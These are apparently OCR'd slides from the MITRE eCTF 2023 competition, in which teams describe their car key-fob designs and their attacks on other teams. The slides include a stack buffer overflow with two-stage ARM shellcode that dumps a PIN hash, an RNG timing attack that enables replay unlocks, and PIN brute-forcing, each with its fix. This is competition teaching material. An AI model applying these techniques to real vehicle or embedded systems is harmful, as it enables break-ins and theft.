
Pairing Process: Fob Data

- FOB_SALT: device-specific, for hashing PIN and other secrets
- PIN_HASH: we always store the hash, never the PIN by itself
- FOB_SEC_ENC: key used to communicate with the car
  - Encrypted by XORing with hash of PIN and salt

Unlocking Process: Paired fob



Unlocking Process: Unpaired fob



Feature Validation

- Unique to car ID and feature number
- Signed by the manufacturer private key
- Car verifies with the public key

Revised Design

- What might we do better next time?
  - *Fix secret generation!*
    - Invest more time in writing clean deployment code - our design was likely secure, but one mistake in our build process cost us
  - *Use a shared keypair between unpaired fob and paired fob*
    - This creates a situation where the secure firmware for an unpaired fob is required to pair, meaning you'd need three secure bootloader boards
- Deliberately consider hardware attacks
  - Power side-channels
  - Fault injection

Attack Highlights

Attack Highlight 1

Vulnerability: `uart_readline()` will continue to read until a newline, regardless of the output buffer size. This allows for a buffer overflow attack.


```
uint8_t uart_buffer[sizeof(ENABLE_PACKET)];
uart_readline(HOST_UART, uart_buffer);
```

Vulnerable `enableFeature()` in fob/src/firmware.c

uart_readline BOF

Exploit: Using the buffer overflow, we overwrite the return address to jump to shellcode on the stack, giving us arbitrary code execution.

- In this example, we are attacking a team's feature enabling on a fob to extract their PIN.
- We preserve `main()` locals since they are used in the `enableFeature()` function (and we want it to return successfully to our shellcode)



uart_readline BOF

Exploit: In order to preserve the PIN hash, we write a 20 byte "trampoline" to jump to stage 2 shellcode. Once in stage 2, we can dump the PIN hash to UART and crack it off-device.

```
ldr   r0, =0x4000c000    // HOST_UART
add   r1, sp, #0x300
ldr   r2, =0xad89        // uart_read()
blx   r2
b     $+0x3a0            // jump to stage 2
```

Stage 1

```
ldr   r0, =0x4000c000     // HOST_UART
ldr   r1, =0x200020c9     // &PIN hash
ldr   r2, =64
ldr   r3, =0xadb3         // uart_write()
blx   r3
```

Stage 2

Impacts and Countermeasures

Attack severity: Critical

Impact: Code reuse is unlikely on an embedded device, but so are countermeasures like canaries, W^X stack, ASLR/PIE, etc. Primitives available for arbitrarily large shellcode injection

Fix: Patch uart_readline to only read a fixed length

Attack Highlight 2

- Some teams based their RNG using two sources of entropy:
  - "Random" bytes in program flash generated during compilation
  - The tick timer value when the car receives an unlock
- For future unlocks, the car will commit new "random" values to the program flash

Exploiting Event-Based Timer RNG

- In truth, the car can be reflashed with the firmware, restoring the original "random" values
  - This means only one source of entropy is truly used - the tick timer when the car is unlocked
- The tick timer runs very fast on the highest possible clock speed (sub-microseconds)
- How do we attack this?
  - It's reasonable to assume that a human cannot possibly press the unlock button on the fob for the car to unlock at an exact tick value

Exploiting Event-Based Timer RNG

Exploiting Event-Based Timer RNG

Exploiting Event-Based Timer RNG

Exploiting Event-Based Timer RNG

2. Fob creates a valid response to nonce ***x***, to unlock the car

1. Car logs the tick timer value, ***x***, when it receives unlock request


Exploiting Event-Based Timer RNG

1. Car logs the tick timer value, ***y***, when it receives unlock request

Exploiting Event-Based Timer RNG


Goal: Send an unlock request at an exact tick value, ***x***, so it will always generate nonce ***x***

Exploiting Event-Based Timer RNG



1. When the car powers on, it may activate some LEDs

Exploiting Event-Based Timer RNG



3. Since the tick rate of the fob and car are the same, the car will almost always log the same tick value, *x*, and generate the same nonce *x*

2. The evil fob knows exactly when the car has powered on based on the LED monitor, and sends a precisely timed unlock request

Stage 1: Execute Timing Attack and Record Unlock Messages


Evil fob acts as MITM to record unlock message pairs while executing timing attack against car.

```
Nonce x -> Response x
Nonce y -> Response y
Nonce z -> Response z
```

Stage 2: Mode Switch and Replay

Replay response based on nonces collected from stage 1.

```
Nonce x -> Response x
Nonce y -> Response y
Nonce z -> Response z
```



We were able to get nonce collisions after only two or three attempts, showing this is a precise and reproducible attack.

Impacts and Countermeasures

Attack severity: Moderate

Impact: Allows an attacker to control RNG. The attacker can therefore compromise nonce generation to perform replay attacks. The attack is difficult to perform and only works with temporary fob access.

Fix: Use environmental entropy - more sources, more samples, more entropy, more security.

Other Attacks

- Pairing Pin Enumeration
  - 2^{24} pins exist - without timeouts we can enumerate all pins in hours
- Broken Implementation
  - Timer not starting
  - Inverted `memcmp` check
  - Compiler loop optimization
  - `strncmp` instead of `memcmp`
- Insecure Crypto

Final Comments

Design Phase

- Read the spec, and then **read it again**
- Multiple layers of security
- Test individual components of your implementation
- Be careful with crypto
  - Use well-known methods and protocols in safe patterns
  - Understand the limitations of the methods chosen
- The compiler is not always your friend
  - Undefined behaviour, even when unexploitable, is **terrible**

Attack Phase

- Watching the scoreboard is a double edged sword
  - "I kinda just assumed that because CMU hadn't gotten the flag yet, it was impenetrable"
- Read the implementation, not the intention
  - `"// it's safe bro trust me"`
  - ```
    // Wait 5 seconds before trying again
    for (int i = 0; i < 80000000 * 5; i++);
    ```
- Validate even if things seems correct
  - Does fob 0 open all cars?
  - Is the challenge actually changing?
    ```

Thank you!

SIGPwny

ANALOG DEVICES

Welcome
Doug Gardner

Chief Technologist, Analog Devices

#eCTF2023

MITRE SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY A Foundation for Public Good

LUNCH BREAK
11:40 PM – 12:50 PM

Restrooms, Refreshments

See you soon!

#eCTF2023

MITRE
SOLVING PROBLEMS FOR A SAFER WORLD

MITRE ENGENUITY
A Foundation for Public Good

University at Buffalo
Team Cacti

#eCTF2023

MITRE | MITRE ENGENUITY

Team Cacti


University at Buffalo

Zheyuan (Andy) Ma, Gaoxiang Liu, Xi Tan, Md Armanuzzaman, Trevor Schupbach, Safayat Bin Hakim, Sagar Mohan, Hiu Laam Chau

Faculty Advisors: Prof. Ziming Zhao and Prof. Hongxin Hu

Our PARED Design

- Mbed TLS as the crypto library
- Mostly used RSA, with some runtime-AES
- Challenge-Response design in unlocking
- DWT tracing cycle counter as the PRNG entropy and seed upon user event



Flaws

Crypto algorithm: RSA is slow

PIN hashing: sha256 is weak

PIN hashing salt: a value can be recovered from fob0

No boot-time checking for PIN brute-forcing


No timeout in message exchange design

A terrible buffer overflow in car firmware

```c
/**
 * @brief Function that handles the answer and unlock of car
 */
void receiveAnswerStartCar()
{
    // Create a message struct variable for receiving data
    MESSAGE_PACKET message;
    uint8_t buffer[256];
    message.buffer = buffer + sizeof(challenge);

    // Receive FEATURE_DATA(5) and SIGNATURE(64)
    if (receive_board_message_by_type(&message, ANSWER_MAGIC) != sizeof(FEATURE_DATA) + 64)
    {
        return;
    }
```

Attack Setup




Attack 1 – Replay

Insecure Randomness

Half of the designs have this issue: either no randomness at all or weak entropy source

Temp Fob Access and Passive Unlock flags: obtain within 3 minutes of entering attack phase

Good runtime entropy sources: SysTick timer, system clock, DWT CPU cycle count, ADC temperature sensor reading, and uninitialized RAM



Attack 2 – PIN Brute-force

